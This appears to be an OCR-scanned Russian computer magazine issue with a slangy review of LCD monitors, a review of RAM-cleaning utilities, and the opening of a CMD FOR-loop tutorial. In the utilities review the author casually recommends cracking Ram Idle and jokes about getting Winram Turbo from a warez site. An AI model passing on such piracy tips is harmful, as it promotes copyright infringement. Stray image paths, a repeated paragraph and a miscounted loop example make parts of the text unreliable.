Если компьютер нужен тебе, чтобы гаматься в игры, печатать рефераты, рисовать, качать софт с Инета и смотреть DVD, то подойдет любой из наших мониторов. Если ты профессиональный фотограф или дизайнер, то, может быть, имеет смысл пока оставаться на CRT либо покупать более дорогие LCD.

ГЕОМЕТРИЯ

(Таблица: Геометрия, инертность (документация/впечатления))
Геометрия это способности монитора отображать прямые, квадраты и круги. То есть мы смотрели, как монитор показывает простые геометрические фигуры. Для этого в Nokia Monitor Test есть специальная сеточка с кружочками. Когда выводишь на монитор такую сеточку, то в идеале все линии должны быть параллельны, клетки должны быть квадратами, а не прямоугольниками, а круги не должны быть овалами.

Геометрия очень важна для чертежников и художников. Им очень хочется, чтобы прямые линии были прямыми. Например, нарисовал ты прямую от руки, передвинул изображение в центр экрана, а она уже кривая! Неудобно! Можно, конечно, привыкнуть, но все равно хочется, чтобы было ровно как на бумаге. До появления LCD у большинства CRT-мониторов геометрию можно было назвать безобразной. Но как-то привыкали.

Разработчики и продавцы лсидишек говорят об ИДЕАЛЬНОЙ геометрии. А вот и неправда! Искажения есть! Конечно, они ЗНАЧИТЕЛЬНО меньше, чем на электроннолучевых мониторах, но они все равно есть.

Выводы по геометрии:
Даже у самого слабого лсидишника геометрия может быть получше, чем у профессионального электроннолучевого монитора. Ради справедливости мы тут сильно придирались. Так что если ты не собираешься заниматься черчением на мониторе, то запариваться геометрией не нужно.

БЛИКИ

Современные CRT-моньки покрывают антибликовой пленкой для того, чтобы лампы в твоем помещении не мешали работать. На экране наших лсидишек вместо стекла была матовая пленочка, которая почти не бликует. Производители в документации очень сильно просят не лапать матрицу.

УГОЛ ОБЗОРА

(Таблица: Дизайн (2/2))
Когда лсидишки только появились с углами обзора, была жуткая проблема. Проявлялась она так: только ты повернул монитор или голову, как изображение изменило цвет или даже вывернулось наизнанку. Когда один сидишь за таким монитором - то это еще ничего, но когда вы обсуждаете какой-нибудь графический макет всем скопом... То есть один видит под одним углом, другой - под другим, и все в результате видят разные вещи.
Так вот, в новых моделях жидкокристаллических дисплеев, которые мы протестили, такого просто нет. Можно даже встать позади монитора и, извернувшись, заглянуть в него. Этот древний глюк был очень неприятным, поэтому всем так запомнился. Но разработчики его давно пофиксили, и теперь надо обращать внимание на другие вещи.
У всех мониторов, которые мы тестили, параметры по углу обзора одинаковые, практически идеальные. Однако отличия от электроннолучевых есть! Экран лсидишника переливается! Даже если ты сидишь по центру и нос к носу с монькой. Особенно это заметно при работе с текстом. Чуть повернул голову, и буковки стали отливать

Таблица: Читаемость текста в разных разрешениях.

	800X600	1024X768	1152X854	1280X768	1280X1024
Sony SDM-S71	не читается (размыто)	не читается (размыто)	читается (с ухудшениями)	не читается(размыто)	читается (четко)
Sony SDM-S81	читается	читается	читается	не читается(размыто)	читается (четко)
Sony SDM-N80	читается	читается	читается	читается	читается (четко)
RoverScan Maxima Pro	читается	читается	читается	не читается(размыто)	читается (четко)
Scott LC-17BL	читается	читается(мутновато)	читается(очень мутно)	не читается(размыто)	читается (четко)
LG Flatron 782LE	читается	читается	читается(мутновато)	не читается(размыто)	читается (четко)
NEC MultiSync LCD1700V	читается	читается	читается	не читается(размыто)	читается (четко)
IIYAMA AS4316UTC	читается	читается	читается	не читается(размыто)	читается (четко)
Samsung 172t	читается	читается	читается	не читается(размыто)	читается (четко)
Samsung 171p	читается (четко)	читается (четко)	читается (четко)	читается (четко)	читается (четко)

Таблица: Дизайн (1/2)

	поворот (градусов)	дизайн	менюшка	колонки	блок питания
Sony SDM-S71	нет	стильный, эргономичный	простая, удобная	нет	внешний
Sony SDM-S81	нет	стильный, эргономичный	простая, удобная	нет	внешний
Sony SDM-N80	45 (влево/право)	прикольный	простая, удобная, светится	высокого качества	внешний, навороченный
RoverScan Maxima Pro	нет	растет из стола	простая, удобная	пищалки	внешний
Scott LC-17BL	нет	классический	простая, удобная	пищалки	внешний
LG Flatron 782LE	30 (влево/вправо)	кирпичь	простая, удобная	пищалки	внутренний
NEC MultiSync LCD1700V	нет	классический	простая, удобная	нет	внешний
IIYAMA AS4316UTC	нет	прикольный	гиморная	высокого качества	внешний
Samsung 171p	90 (страница/альбом)	от тех, кто делает Porshe	простая, удобная, светится	высокого качества	внешний
Samsung 172t	нет	стильный, эргономичный	простая, удобная, русская	нет	внешний

другим цветом. Чувствуешь, что что-то не так, и не можешь понять, в чем дело. На самом деле это совсем не вредит четкости изображения и цветопередаче. Просто надо привыкнуть к этим необычным еле заметным переливам.

КОНСТРУКЦИЯ

БЛОК ПИТАНИЯ

(Таблица: Дизайн (1/2))

Почти для всех мониторов блоки питания были внешними. Это ужасно неудобно. От розетки к блоку питания (маленькой коробочке) идет толстый шнур и от коробочки к монитору - тонкий. В результате имеем клубок проводов и коробочку на столе, которая постоянно подмигивает нам светодиодом и греется.

СТЕПЕНИ СВОБОДЫ

(Таблица: Дизайн (1/2))

Приятно, когда монитор на ножке. И неудобно, когда он растет из стола как RoverScan Maxima pro! А еще приятнее, когда монитор умеет крутиться. То есть монитор можно легко развернуть на подставке влево/вправо, а не только вверх/вниз. Это только кажется, что поставил моньку и не трогаешь. На самом деле постоянно приходится его дергать. Уселся на стуле по-другому, чтобы спина не затекала, - приходится менять положение монитора.

АНАЛОГОВЫЙ И ЦИФРОВОЙ ВИДЕОИНТЕРФЕЙС

(Таблица: Дизайн (2/2))

У некоторых наших мониторов было по два разъема. Можно было подключить монитор через аналоговый интерфейс, а можно и через цифровой. Зачем нужен цифровой интерфейс в мониторе, спросишь ты. А все дело в том, что CRT-мониторы по своей сути аналоговые устройства. То есть положение точки на экране (зайчика от электронного луча) управляется напряжением. А LCD-монитор больше похож на массив видеопамяти, там каждый пиксель свой адрес имеет.

Поскольку все адаптеры были сделаны под CRT-мониторы, то LCD пришлось приспосабливаться. Бедной жидкокристаллической золушке приходится по аналоговому видеосигналу определять адрес ячейки в своей матрице. Компьютер, заметь, тоже цифровой, и ему бы проще адрес передать напрямую, а он его в аналоговый сигнал преобразует. Из-за такого двойного преобразования адрес-сигнал, сигнал-адрес на LCD появляются все эти размытости и прочий бред на плохом адаптере.

Таблица: Дизайн (2/2)

	угол.обзора гор.	угол.обзора верт.	вход	мощность
Sony SDM-S71	140	120	аналог	45 Вт
Sony SDM-S81	160	160	аналог	50 Вт
Sony SDM-N80	140	110	аналог/цифра	67 Вт
RoverScan Maxima Pro	150	140	аналог/цифра	60 Вт
Scott LC-17BL	150	140	аналог	40 Вт
LG Flatron 782LE	150	140	аналог/цифра	55 Вт
NEC MultiSync LCD1700V	140	125	аналог	54 Вт
IIYAMA AS4316UTC	150	140	аналог/цифра	50 Вт
Samsung 171p	170	170	аналог/цифра	40 Вт
Samsung 172t	170	170	аналог/цифра	40 Вт

ПРАВИЛА РАСПРЕДЕЛЕНИЯ НАГРАД

По правилам нашей тестовой лаборатории всего существует пять наград: две опциональные («our choice» и «best buy») и три обязательные (первое место, второе место и третье место).

Our choice (наш выбор) - мы сами предпочли бы пользоваться этим устройством.

Best buy (лучшая покупка) - устройство обладает оптимальным соотношением цена/качество. Причем при тестировании разных типов устройств один из этих двух показателей может перевешивать. Например, при тестировании мониторов большей весомостью обладает показатель «качество», так как монитор чаще всего покупают один раз и надолго, при этом апгрейд его маловероятен и затруднителен - лучше сразу взять качественный монитор, пусть и дорогой. А при тестировании, скажем, процессоров, большей весомостью обладает показатель «цена», так как процессор всегда можно проапгрейдить, а в системах с процессорами, стоимость которых близка, общая производительность часто одинакова или незначительно различна, но с разницей, незаметной для пользователя.

Если одно из устройств получает опциональную награду, оно автоматически исключается из претендентов на первое, второе и третье места - вне конкурса.

Кроме наград существуют опциональные флажки «honor» (наши симпатии) и «dishonor» (наши антипатии), которыми мы награждаем устройства вне зависимости от того, какое место они заняли во время тестирования и какие еще награды получили.

Вывод по входам:
Бери монитор с цифровым входом и адаптер к нему с цифровым выходом. Проще будет с разными глюками. Хотя при понижении разрешения размытости будут все равно.

МУЛЬТИМЕДИА

(Таблица: Дизайн (2/2))

Не знаю, кто придумал запихивать в LCD-дисплеи колонки и для чего. Наверное, для того, чтобы мы в тестовой лаборатории гамались в третью Кваку круглые сутки со звуком. LCD-монитор очень маленький и плоский, это на самом деле CRT-монитор, который нажрался герболайфа и похудел. Места на столе занимает мало. Так что влезут нормальные колонки. Зачем встроенные?

КОНКРЕТНЕЕ ПО МОДЕЛЯМ

Sony SDM-S71

Порадовало:
Монитор здорово справился с фоткой, противной сыпи почти не видно, а еще монитор очень яркий. Можно поставить яркость так, что глаза слепит. Геометрия практически идеальная. В игрушки играется отлично. Запаздывания матрицы практически не видно.

Расстроило:
Нашли один дефектный пиксель голубого цвета посредине экрана. Текст читается только на любимом максимальном разрешение монитора. На остальных разрешениях текст становится мутным, выпадают кусочки букв.

Рекомендуем:
Монитор подойдет всем, кто собирается чертить в кадовских программах и много работать с фотками. Тем, кто хочет поиграть, тоже подойдет. Тем, кто хочет работать с текстом, лучше посмотреть другие модели.

Sony SDM-S81

Порадовало:
Восемнадцатидюймовый экран круче семнадцатидюймового. Отлично справляется с фоткой, сыпь почти не видна. Справляется, в отличие от собрата SDM-S71, почти со всеми разрешениями. Текст читается, но чуточку замылен. Запаздывания текста почти не видно. Игрушки играются :).

Расстроило:
Геометрия не идеальна. По углам небольшие пузыри, их видно только на тестовой сетке NokiaTest. Но пусть это тебя не волнует, так как такие мелочи разглядит только профессионал.

Рекомендуем:
Для работы с фото и чертежами тем, кто не особо придирчив к геометрии. Для работы с текстами, для геймления.

Sony SDM-N80 (3 место)

Порадовало:
С фотографиями и разрешениями все отлично. Задержка матрицы маленькая. Умеет крутиться влево-вправо, но туговат. Умеет превращаться в стол, его можно развернуть параллельно столу. Удивило отличное звучание колонок. У этого монитора отдельный блок стильного дизайна, туда втыкают питало, звук и видео, а уже от этого блока идет все по одному шнуру к монитору. Блок очень удобный, с кнопочкой выключения и переключателем цифровой/аналоговый видеовход. Минус в том, что он большой и занимает много места на столе.

Расстроило:
Опять же небольшие пузыри по углам на тестовой сетке. Больше ничего не расстроило.

Рекомендуем:
Любителям стильных, красивых вещей. Любителям поиграться со встроенными колонками. Для черчения и фото лицам, не особо придирчивым к геометрии. Для работы с текстом.

RoverScan Maxima Pro

Порадовало:
Геометрия почти идеальна. Запаздывание есть, не напрягает. Справился почти со всеми разрешениями. С фоткой справляется нормально. Очень компактный. Есть цифровой вход, что, как уже говорилось, очень удобно. Игры гамятся -).

Расстроило:
Растет из стола, ножки практически нет. Поэтому не очень удобно менять положение экрана и двигать монитор. Колонки неважные. Пищат!

Рекомендуем:
Любителям компактных мониторов для работы с черчением. Смотреть фотки, работать с текстом, играться в игры тоже подойдет.

Scott LC-17BL (dishonor)

Порадовало:
Кое-как справился с разрешениями. Геометрия с сильными искажениями, но все же лучше, чем у CRT.

Расстроило:
Темноватый и мутноватый, это видно даже на играх! Задержка гигантская, при прокрутке текста смазывается вся страничка. Но в играх задержка не ощущается. Воткнуть штекер питания просто нереально. Как же надо извернуться, чтобы подключить его между подставкой и рожей монитора внизу, та же проблема с аудиокабелем для колонок. Колонки, кстати, неважные.

Рекомендуем:
Подойдет не очень требовательным любителям LCD дисплеев, которые не собираются играться и работать с графикой. Которые не очень резко скрулят текст.

LG Flatron 782LE (1 место)

Порадовало:
Геометрия почти идеальная, задержка матрицы почти незаметна, с фото справляется отлично! Умеет поворачиваться на ножке влево/вправо. Имеет цифровой вход, справляется почти со всеми разрешениями. Оказался единственным монитором со встроенным блоком питания. Это ужасно удобно! Все шнурки подключаются прямо к монитору. Минусы в том, что он тяжелый, греется, и если включить без сетевого фильтра, по экрану бегут помехи. У нас ведь много умельцев, которые любят подключить к сети древнюю дрель или пылесос. Мы это все видим на мониторе. Особенно приятно, когда рабочие варят трубы электросваркой!

Расстроило:
Колонки пищательные.

Рекомендуем:
Любителям качественных мониторов для комфортной работы с чертежами, фото и текстами. Рекомендуем тем, кто не любит лишних блоков питания и проводов на столе.

NEC MultiSync LCD1700V

Порадовало:
Хорошо справляется почти со всеми разрешениями, нормально справляется с фото. Инертность матрицы заметна, но не мешает. Игрушки играются -).

Расстроило:
Геометрия почти идеальная, только левый край был искажен почему-то сильнее правого.

Рекомендуем:
Рекомендуем пользователям со средними потребностями, которые любят поиграться, но могут заняться на досуге текстом, фото и черчением.

IIYAMA AS4316UTC (2 место + honor)

Порадовало:
Геометрия почти идеальная, с разрешениями справляется неплохо. С фоткой справляется нормально. Имеет классный дизайн,

встроенные колонки играют очень даже ничего. В игрушки играется великолепно.

Расстроило:
Менюшка неудобная. Постоянно путались в кнопках.

Рекомендуем:
Любителям стильных вещей, которые работают с чертежами и текстом. Тем, кто хочет нормального звука от встроенных колонок.

Samsung 171p (our choice)


Порадовало:
Почти идеальная геометрия, низкая задержка матрицы, с фоткой справляется великолепно. Отличные колонки.
Но самое главное, он умеет превращаться из альбомного листа в книжный. Вообще, со всеми мониторами происходит жуткая несправедливость, потому что они лежат на боку. То есть все мониторы показывают нам альбомный лист. А большинство фотографий имеют больший размер по вертикали. Получается, что ты можешь видеть либо верх фотки, либо низ. А вокруг дофига свободного места, которое можно использовать. Потом все тексты печатают на вертикальном листе А4, а обычный монитор показывает горизонтальный лист! НЕУДОБНО!
Samsung 171p позволяет увидеть лист А4 целиком во весь экран, при этом он крупный и нет лишних белых полей. Мечта любого студента, который пишет рефераты, и верстальщика, который клеит журналы. А насколько удобнее лазать по Интернету! Ведь все странички, как ты заметил, уходят вниз, а не в бок. Тебе постоянно приходится скрулить, чтобы что-то найти, зато по бокам ненужные свободные поля. На 171p ты можешь не скрулить, а окинуть страничку взглядом. Ну и, конечно, можно рассмотреть голую тетку целиком и крупно, а не скрулить ее снизу вверх. Причем, если ты столкнулся с фоткой, которая имеет больший размер по горизонтали, одним движением поворачиваешь монитор в нормальное положение и смотришь нормально.

Рекомендуем:
Тестовая лаборатория взяла бы этот монитор себе! Очень удобно писать на нем тексты, лазать по Интернету, просматривать бесконечные таблицы со спецификацией и, конечно, играться. С черчением и фотками тоже все классно.

Samsung 172t (best buy)

Порадовало:
Единственный монитор, который на всех разрешениях показал абсолютно четкий текст. Для покупки это, наверное, главный параметр. С фоткой работает превосходно. Еще очень важно, что этот монитор можно повесить на стенку и освободить место на столе. Причем монитор вешается на стенку вместе с ножкой. Это очень удобно, потому что можно менять угол наклона LCD панели, когда монитор висит на стене.

Рекомендуем:
Этот монитор лучше всего брать себе. Поскольку у него нет проблем с разрешениями вообще. Советуем тем, кто хочет идеальной фокусировки при любом разрешении и никаких размытостей и глюков. Подойдет любителю стильного дизайна, который профессионально работает с чертежами, текстами, фото и, конечно, любит поиграться.



Карен Казарьян aka Kirion (kirion@winfo.org)

АМНЕЗИЯ

КАК ПРАВИЛЬНО ЧИСТИТЬ ПАМЯТЬ

Эх, где же эти дни, когда я с радостью слушал продвинутых товарищей, удивлялся всем новым фичам, избавлялся от ламерских заблуждений... Ностальгия, понимаешь :). Дык вот, однажды ко мне пришел знакомый и принес новую прогу: «Зашибись, прикинь, она память чистит!».

Далее последовал резонный вопрос: от чего же она ее чистит? Ответом было что-то вроде: «Ну... от мусора разного... типа... в общем...» :). Меня это как-то не устроило, и я стал рыть инфу. Получив еще пяток похожих объяснений от друзей и пару десятков в Инете, я уж было сдался, но попался один чел, который начал рассказывать что-то про dll и выделение памяти (именно так я и сдружился с Киром :) - прим. Дронича). С него все и началось. Прошло время, пришел опыт и понимание, хотя полной ясности нет до сих пор. Но я надеюсь, что эта статья будет тебе полезна, даже если ты давно пользуешься прогами-чистильщиками. Ну что ж, взяли в руки сковородку, хорошенько прицелились по голове... процесс очистки памяти начался :).

ТАРАКАНЫ В ГОЛОВЕ

Почему же забивается память? Причин на самом деле несколько, и все они имеют разную значимость. dll'ки, например, действительно занимают много оперативки. И сделано это вроде как на благо юзера: часть функций программы оформляется в виде библиотеки dll, тогда сама программа служит как бы оболочкой для вызова этих функций. Так повышается быстродействие, особенно когда несколько программ используют одну и ту же библиотеку. После закрытия программы dll'ки еще какое-то время висят в памяти. Это делается для того, чтобы ускорить повторный запуск программы. На самом деле, это достаточно хороший механизм, если постоянно выгружать все неиспользуемые dll, скорость работы заметно уменьшится. Зато памяти будет много :). Так что тут необходим критерий, по которому они будут выгружаться, например, частота или время последнего использования.


Другая причина - кривые руки программистов. Любой кодер знает: освобождение занимаемой памяти и уничтожение созданных объектов - это «хороший тон» в программировании. Конечно, винда сама должна освобождать выделенную программам память, но... мусор все равно остается. Угадай, высвободится ли память, если программа была завершена аварийно (aka вылетела)? Вот и я так думаю... Не забудь о буфере обмена, он тоже занимает место в оперативе. А еще кэш. Несмотря на всю полезность, он тоже может забивать память (только при динамическом распределении). А теперь самое главное. Ты знаешь, почему фрагментируется диск? Правильно, потому что запись идет в первое попавшееся место. И своп (который еще называют виртуальной памятью) тоже фрагментируется, потому что части из памяти выгружаются в него как попало. Понял главную беду? Оперативка тоже фрагментируется! На скорость это влияет отнюдь не положительно. Ну что, давай найдем помощников в нашей пламенной борьбе за свободу памяти!


> Как же нам увеличить количество свободной памяти? Я знаю два приемлемых способа. Первый: съездить на "Савеловский" и прикупить пару модулей (благо память опять подешевела). Я так и сделаю, когда мне заплатят за эту статью :).


СКОВОРОДКИ И ПРОЧИЕ ТЯЖЕЛЫЕ ПРЕДМЕТЫ

Как же нам увеличить количество свободной памяти? Я знаю два приемлемых способа. Первый: съездить на «Савеловский» и прикупить пару модулей (благо память опять подешевела). Второй: найти хорошую программу для очистки памяти. Даже не знаю, что сложнее. С одной стороны, таких программ очень много, так что найти их легко. А с другой - выбрать что-то конкретное весьма сложно. Пара прог у меня была всегда, а остальные я скачивал методом тыка. Половину пришлось отмести сразу, как нерабочие вообще или нерабочие в 2k/XP. Кое-что осталось, хотя к концу тестирования у меня рябило в глазах от различных ram memory free turbo ultimate cleaner pro :).

Начнем, пожалуй... с моего любимого **Cacheman (www.outertech.com).** Блок по очистке памяти тут весьма серьезный, существует весьма приятный график, автоматическое освобождение, двухэтапное освобождение. Можно настроить выгрузку dll, использование памяти в стиле win95 aka «conservative swap file usage» (не советую). Весьма полезным будет установить флажки «do not recover on high cpu usage» и «do not recover on high disk activity», как говорится, в хелпе «this feature is strongly recommended», и они правы. Небольшое отступление: во время очистки памяти система жутко тормозит. Так что хорошенько подумай с настройками. Возможно, в твоем случае будет лучше отключить автоматику и освобождать память ручка-








ми. Некоторые настройки доступны только из ini-файла, почитай мануал. В целом - очень качественно, да и глазу приятно.

На очереди: **Ram Idle professional ww.tweaknow.com).** Очень качественная прога, много настроек, есть функция автоматической очистки и доступный график. Можно задать три значения, которые будут использоваться при ручной очистке (вот за это я и люблю RIP - прим. Дронича). Присутствуют также Startup-менеджер и кое-какие системные настройки. Стоит отметить удобный значок в трее (показывает, сколько памяти свободно) и менюшку, которая вылезает по клику на него. У проги есть очень интересная функция: создание спецярлыков - с них проги будут запускаться с заданным приоритетом, а перед запуском будет освобождаться некоторое количество памяти. Пригодится для ресурсоемких приложений. В целом - очень хорошая прога, советую обратить внимание, если, конечно, найдешь кряк :) (на крайняк здорово спасает Sign 0f Misery, просить у Эша).

любой программер знает:
освобождение занимаемой памяти,
уничтожение созданных объектов -
это то, что называется "хороший тон"
в программировании.



```
1, Моя любимая прога
2, Профессиональная очистка...
3, Да, платить здесь точно не за что...
4, Старый конь...
```

Эти две проги входили в мою коллекцию. Посмотрим, что еще нам может предложить Инет. **Ram defrag (winshell.go.ru)** - достаточно быстрая программа, но полное отсутствие настроек, как и автоматики, заставляет обратить взор на более качественные продукты. Единственный плюс - поддерживает кое-какие ключи, например, «-silent» для запуска в фоновом режиме. Далее: **Winram turbo (winramturbo.com).** Программа существует в нескольких версиях, отличающихся функциональностью и суммой оплаты. Я рассматривал версию Pro, а оплатил в самом удобном электронном магазине - Асталависте :). Вроде все есть - и настройки, и график, даже Task manager присобачили, но... Мне не понравился интерфейс, да и со своей основной функцией прога справляется не очень... Платить здесь точно не за что.

Бродя по Инету, я вспомнил про **Memturbo (www.memturbo.com).** Довольно давно я ее использовал, но потом переключился на другие продукты. Зайдя на сайт, я обнаружил, что за этот год программа так и не обновилась, впрочем, посмотреть ее все равно стоит. Присутствуют все необходимые настройки, автоматика, график. Но главное, что отличает эту прогу, - режим «Scrub RAM». Это многократный проход по памяти (вроде 4 раза) с целью максимально возможного освобождения. Еще интересен значок в трее. Он поразительно похож на своего собрата в Ram idle. Может, просто совпадение $)... В итоге имеем неплохую прогу, но все-таки староватую.

И напоследок - мегапрога **Clearmem** (я брал на **www.xp-erience.org**). Фишка в том, что она консольная! Всю память она выгружает в своп и потом раскладывает по полочкам. Соответственно, своп должен быть не меньше оперативки, а то не заработает. Прога очень старая, сделана была Microsoft специально для NT. В целом - фигня :). Но для общего развития посмотреть стоит.

ТЫ УЖЕ ОЧНУЛАСЬ?

Я рассмотрел только малую часть подобных прог, если ты знаешь еще какую-нибудь достойную - пиши. Но я сомневаюсь, что найдется что-либо лучше Cacheman и Ram Idle. Советую делать выбор между ними. И помни - самая тяжелая сковородка не всегда самая лучшая :).

Андрей «Дронич» Михайлюк (dronich@real.xakep.ru)

CMD - rulezzz FORever!

C:\WINNT\SYSTEM32\CMD.EXE

Ох, уж эти женские циклы! (c) by Хрюндель сотоварищи

Если кто-то еще не воткнул, сообщаю: сегодня мы мучаем святую святых CMD - циклы FOR. Прошлый раз я уже применил навороченную конструкцию FOR'а, теперь же мы будем разбирать его и его родственников гораздо подробнее. Зачем? Циклами делается большинство операций с файлами, ведь перебирать их руками - сущий кошмар. А работа с файлом - основное назначение батников. Убедил? Будем считать, что да :).

Итак, основная конструкция выглядит следующим образом:

FOR %%i IN (*.txt) DO command %%i
%%i - это переменная цикла, в нее по очереди подставляются значения из набора, указанного после IN. В наборе простого цикла содержится маска или список имен файлов, для каждого из которых выполняется некоторая команда. Чтобы команда взаимодействовала с файлом, необходимо прописать переменную на место параметра команды, отвечающего за файл (в основном этот параметр первый). Простенький пример: откроем все CMD-файлы в текущей директории для правки в новом окне.

FOR %%i IN (.*.cmd)
DO start edit.com %%i
Таким простейшим циклом уже можно выполнять тучу полезных вещей, но мы пойдем дальше - в MS для нас придумали циклы с параметрами. Поглядим на них по порядку.

FOR /D %%i IN (win*) DO command %%i
Этот цикл будет выполнять команды для директорий, а не для файлов, соответственно после IN указывается список директорий (в этом примере - все, начинающиеся с WIN).

FOR /R C:\WINNT\ %%i IN (win*)
DO command %%i
Такой цикл будет искать файлы, начинающиеся с WIN во всех подкаталогах

C:\WINNT\, и выполнять команду для каждого из них.

FOR /L %%i IN (6,1,10)
DO command %%i
При составлении отчетов для вывода на экран или генерации файлов этот цикл незаменим. В нашем примере переменная %%i будет принимать значения от тройки до десятки с шагом в единицу (6, 7, 8, 9, 10). Шаг, кстати, легко может быть отрицательным, равно как и оба значения - начальное и конечное. Правда, пригодится вряд ли ;).

